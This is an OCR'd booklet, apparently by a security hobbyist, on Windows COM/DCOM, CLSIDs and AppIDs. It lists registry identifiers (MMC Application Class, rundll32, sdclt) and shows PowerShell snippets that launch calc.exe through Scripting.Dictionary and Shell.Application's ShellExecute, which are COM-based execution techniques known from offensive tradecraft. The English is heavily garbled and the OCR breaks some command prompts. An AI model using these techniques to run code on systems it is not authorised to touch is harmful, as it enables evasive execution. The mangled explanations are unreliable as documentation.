Component Object Model

Powershell

Matt harr0ey

Introduction

This The Book Will Submit full the Clarification Around These COM-Object Techniques With Procedure in The Experience Will Explain CLSID/Appid in full Shape in Display The Parts

Author
Matt Harr0ey

Component Object Model COM

Considered COM-Objects Custom For Running The System Service in Shape Functions Objects Using Dependencies Applications, COM-Objects

it has The lots of Capabilities For System Operating And Drag information

Distributed Component Object Model COM

As For DCOM Depends Upon Applications For Service Customer And focus For These Application About Progid/CLSID in Usage

CLSID Dictionary

CLSID is Concept for Display the characterization or task Per Topic inside Both COM/DCOM You can Use CLSID in invocation Your Function inside DLL in Some Status has call named \.Guide./

[*] As For her lead You to Your subject


Example Shape CLSID line

Note: together DCOM And COM both they inside CLSID Same

{00020000-0000-0000-C000-000000000046}

CLSID Review >_

[!] One of the features of COM-CLSID makes you use it like as and you use the application itself DCOM ! MMC. Application



Miracast Connection Registrar class
Miracast Sink Scheme Handler
MiracastReceiver
MiracastReceiverAppInformation
MiracastReceiverAppRegistrar
MirageActivationFactory
MJPEG Compressor
MJPEG Decompressor
mk: Asychronous Pluggable Protocol Handler
MKV Byte Stream Handler
MMC Application Class
MMC IconControl class
MMC Plugable Internet Protocol
MMCCtrl class
MMCListPadInfo class
MMCTask class
MMCVersionInfo 1.0 Object
MMCViewExt 1.0 Object
MMDeviceEnumerator class
MMEndpointManager class
MMStream Class
MobileBroadbandAccountWatcherProxy

MMC Application Class
{49B2791A-B1AE-4C90-9B8E-E860BA07F889}


Registry | Implementation | Activation | Launch Permissions | Access Permissions

```
0
  win32 = C:\Program Files (x86)\Common Files\System\ado\msado26.tlb
  win64 = C:\Program Files\Common Files\System\ado\msado26.tlb
FLAGS = 0
{00000300-0000-0010-8000-00AA006D2EA4}
  2.8 = Microsoft ActiveX Data Objects Recordset 2.8 Library
    0
      win32 = C:\Program Files (x86)\Common Files\System\ado\msador28.tlb
      win64 = C:\Program Files\Common Files\System\ado\msador28.tlb
    FLAGS = 0
  6.0 = Microsoft ActiveX Data Objects Recordset 6.0 Library
    0
      win32 = C:\Program Files (x86)\Common Files\System\ado\msador15.dll
      win64 = C:\Program Files\Common Files\System\ado\msador15.dll
    FLAGS = 0
{00000600-0000-0010-8000-00AA006D2EA4}
  2.8 = Microsoft ADO Ext. 2.8 for DDL and Security
```

Ready

AppId Named Tools

APPID: Alias From CLSID But Appid You Possible Usage it Only in Run The Tool Using Method hers AppID Also Considered the Name which Putting the Application in Mode invoke ID like name to invoke it




```
PrintIsolationHost.exe [AppID] = {98a89e0c-1fde-4c2a-a373-b04831e6aa60}
RAServer.EXE [AppID] = {F8FD03A6-DDD9-4C1B-84EE-58159476A0D7}
RdpSaProxy.exe [AppID] = {8e7fae4d-cff0-41d3-a326-5a80470264bb}
RegisterControl.DLL [AppID] = {FC38B7C8-9E50-497d-A387-7DEBDAD14160}
RmtTpmVscMgrSvr.exe [AppID] = {152EA2A8-70DC-4C59-8B2A-32AA3CA0DCAC}
rundll32.exe [AppID] = {de5d803e-5d2a-4b5f-9c63-af25a465cc44}
RunLegacyCPLElevated.exe [AppID] = {a2d9ca22-a492-400c-b875-78ac25c0a6f3}
SapiSvr.exe [AppID] = {C945AD06-534F-460C-8CB4-17C33099AF81}
sdchange.EXE [AppID] = {CF254B00-1986-4b24-A92D-463D01F7E395}
sdclt.exe [<no name>] = sdclt
```

OverView Code COMCLSID

```
<object
classid="clsid:A020FAD9-D661-4857-AA43-E6A86FF1163E"
>
</object>
```

Component Object Model COM Functions


Example: We Will Usage Function for be us evidence Around COM Objects Will We Use Function for Data Storage, Possible Use This FunC to Storage Your The Words For Execute inside Powershell alternatively Use others FunC'S



```
PS C:\Users\harr0ey> $Fun = New-Object -ComObject Scripting.Dictionary
PS C:\Users\harr0ey> $Fun.Add("calc.exe","$null")
PS C:\Users\harr0ey> start $Fun
PS C:\Users\harr0ey>
```

Component Object Model COM Fun'C Via CLSID

Use CLSID inside Fun"C: remarking We Will Usage CLSID Which Depend Upon Objects COM Via invocation CLSID Through System.Activator Powershell




```
PS C:\> $FunC = [System.Activator]::CreateInstance([type]::GetTypeFromProgID("Shell.Application"))
PS C:\>
```

Get Via Program identifier


Review Execute COM Fun'C After Binding Between CLSID-ProgID

Remarking: You can The Control in Objects FunC Shell.Application As inside The images With Execute The Values through ShellExecute or Other Object's let's going to take look in Next-Page



```
S C:\> $FunC = [System.Activator]::CreateInstance([type]::GetTypeFromProgID("Shell.Application"))
S C:\> $FunC.ShellExecute("C:\Windows\System32\calc.exe")
S C:\>
S C:\> Get-Process -Name Calculator

andles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
------  ------    -----      -----     ------     --  -- -----------
   630      29    25400      54772       1.00   8320   3 Calculator


S C:\>
```

